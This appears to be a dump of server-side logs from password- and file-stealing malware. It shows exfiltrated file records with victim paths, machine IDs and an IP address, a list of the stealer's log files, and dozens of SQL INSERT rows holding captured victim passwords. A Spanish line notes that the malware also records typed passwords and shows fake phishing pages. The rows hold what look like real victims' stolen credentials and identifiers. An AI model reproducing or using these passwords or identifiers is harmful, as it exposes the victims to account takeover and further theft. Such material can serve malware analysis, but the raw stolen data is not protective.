2233	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Desktop\receipt.pdf"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 30916	- filedate: 1676225736
2234	process: filereceiver	- dir: empty	- filepath: "C:\Users\swan4\Desktop\Renewal document.pdf"	- machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5	- ip: 24.235.132.149	- port: NULL	- filesize: 250291	- filedate: 1673705797

Tambien captura las contraseñas pulsadas y lanza paginas de phishing falsas para robar contraseñas y las registra en el servidor.

log_filereceiver.txt	log_hashreceiver.txt	log_passwordreceiver.txt	log_ping.txt	log_ping.txt.old	log_automaticupload.txt	log_automaticupload-db.txt	log_balances.txt	log_driveslist.txt
16	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('MacK-9Hoe-18te-Mark','4a5adaff2-d8dc-4e5e-8641-343502917006','unlocked','empty','1682315114')					
17	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('828521','9d9dfcb8-ea4b-41de-b397-3b8f63723b3c','new','empty','1682317187')					
18	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('828521','9d9dfcb8-ea4b-41de-b397-3b8f63723b3c','unlocked','empty','1682317188')					
19	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('A271499019','e0fefad2-ceec-498d-805b-646fe0e1303f','new','empty','1682318325')					
20	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('A271499019','e0fefad2-ceec-498d-805b-646fe0e1303f','unlocked','empty','1682318326')					
21	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('A0xakrl15','f523e29c-0e5d-4e8c-bec8-551ba732adff','unlocked','empty','1682318597')					
22	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('A0xakrl15','f523e29c-0e5d-4e8c-bec8-551ba732adff','unlocked','empty','1682318655')					
23	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('A0xakrl15','f523e29c-0e5d-4e8c-bec8-551ba732adff','unlocked','empty','1682318668')					
24	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('qql008611','2c664f89-dcfc-4f28-b701-170ff3757e6f','new','empty','1682320095')					
25	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('qql008611','2c664f89-dcfc-4f28-b701-170ff3757e6f','unlocked','empty','1682320096')					
26	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('kk76538707','e1db4ea0-38a7-4a0e-91fd-e5800558ed4e','new','empty','1682322266')					
27	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('kk76538707','e1db4ea0-38a7-4a0e-91fd-e5800558ed4e','unlocked','empty','1682322267')					
28	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('c362318809','3fe78987-6be0-4f1c-8186-76e9792a84ae','unlocked','empty','1682327947')					
29	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('c362318809','3fe78987-6be0-4f1c-8186-76e9792a84ae','unlocked','empty','1682328001')					
30	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('c362318809','3fe78987-6be0-4f1c-8186-76e9792a84ae','unlocked','empty','1682328160')					
31	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('pa1513yZEZE','73c4b41f-9267-4874-9ca4-2dc3f7a3f233','unlocked','empty','1682331029')					
32	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('c362318809','','3fe78987-6be0-4f1c-8186-76e9792a84ae','unlocked','empty','1682334115')					
33	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('c362318809','3fe78987-6be0-4f1c-8186-76e9792a84ae','unlocked','empty','1682334121')					
34	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('Stifmaster14091994!','20e63899-83cd-4406-83f7-8cbddcb8fe87','new','empty','1682335458')					
35	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('Stifmaster14091994!','20e63899-83cd-4406-83f7-8cbddcb8fe87','unlocked','empty','1682335458')					
36	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('E6kjdX25biz8','fd637ced-a1f0-4025-97c2-85fd42e9836d','unlocked','empty','1682335572')					
37	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('9516mlZRS***9361','43f375d8-b47a-4212-ae95-76cd26ae3b7d','new','empty','1682341419')					
38	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('9516mlZRS***9361','43f375d8-b47a-4212-ae95-76cd26ae3b7d','unlocked','empty','1682341420')					
39	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('c362318809','3fe78987-6be0-4f1c-8186-76e9792a84ae','unlocked','empty','1682346020')					
40	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('pa1513yZEZE','73c4b41f-9267-4874-9ca4-2dc3f7a3f233','unlocked','empty','1682346162')					
41	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('12345','75ced7e1-fd6f-4cf7-b28c-130720e889f6','unlocked','empty','1682352991')					
42	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('mafkees','75ced7e1-fd6f-4cf7-b28c-130720e889f6','unlocked','empty','1682352997')					
43	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('12345','75ced7e1-fd6f-4cf7-b28c-130720e889f6','changed','mafkees','1682353018')					
44	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('mafkees','75ced7e1-fd6f-4cf7-b28c-130720e889f6','unlocked','empty','1682353028')					
45	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('12345','75ced7e1-fd6f-4cf7-b28c-130720e889f6','unlocked','empty','1682353032')					
46	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('123456','d9b11449-e324-40b8-9f54-71b248bccc5d','new','empty','1682358185')					
47	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('123456','d9b11449-e324-40b8-9f54-71b248bccc5d','unlocked','empty','1682358185')					
48	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('Ladrao fela da puta que me robou vai sercar ate morrer','e9aafa95-1620-43e2-a0ea-ad041d67327a','unlocked','empty','1682360320')					
49	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('Stifmaster14091994!','20e63899-83cd-4406-83f7-8cbddcb8fe87','unlocked','empty','1682361327')					
50	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('E6kjdX25biz8','40056043-afd6-4a93-9c9e-56bd86c4f691','unlocked','empty','1682362646')					
51	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('E6kjdX25biz8','40056043-afd6-4a93-9c9e-56bd86c4f691','unlocked','empty','1682362962')					
52	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('Sungodmining81','88a46fcb-c215-4ed6-8f29-65fb5d90e607','new','empty','1682369618')					
53	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('Sungodmining81','88a46fcb-c215-4ed6-8f29-65fb5d90e607','unlocked','empty','1682369618')					
54	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('Sungodmining81','88a46fcb-c215-4ed6-8f29-65fb5d90e607','unlocked','empty','1682369666')					
55	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('Sungodmining81','3cc51d59-3496-4339-bdcl-b800d0423bb8','unlocked','empty','1682369851')					
56	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('Sungodmining81','3cc51d59-3496-4339-bdcl-b800d0423bb8','unlocked','empty','1682370091')					
57	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('ccc coin','bcc05c64-c1d7-4cf0-b9da-d15e0bf959ad','unlocked','empty','1682370658')					
58	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('ccc coin','bcc05c64-c1d7-4cf0-b9da-d15e0bf959ad','unlocked','empty','1682370702')					
59	INSERT INTO passwords	(password, machineid, typeofpassword, oldpassword, now)VALUES	('ccc coin','bcc05c64-c1d7-4cf0-b9da-d15e0bf959ad','unlocked','empty','1682370966')					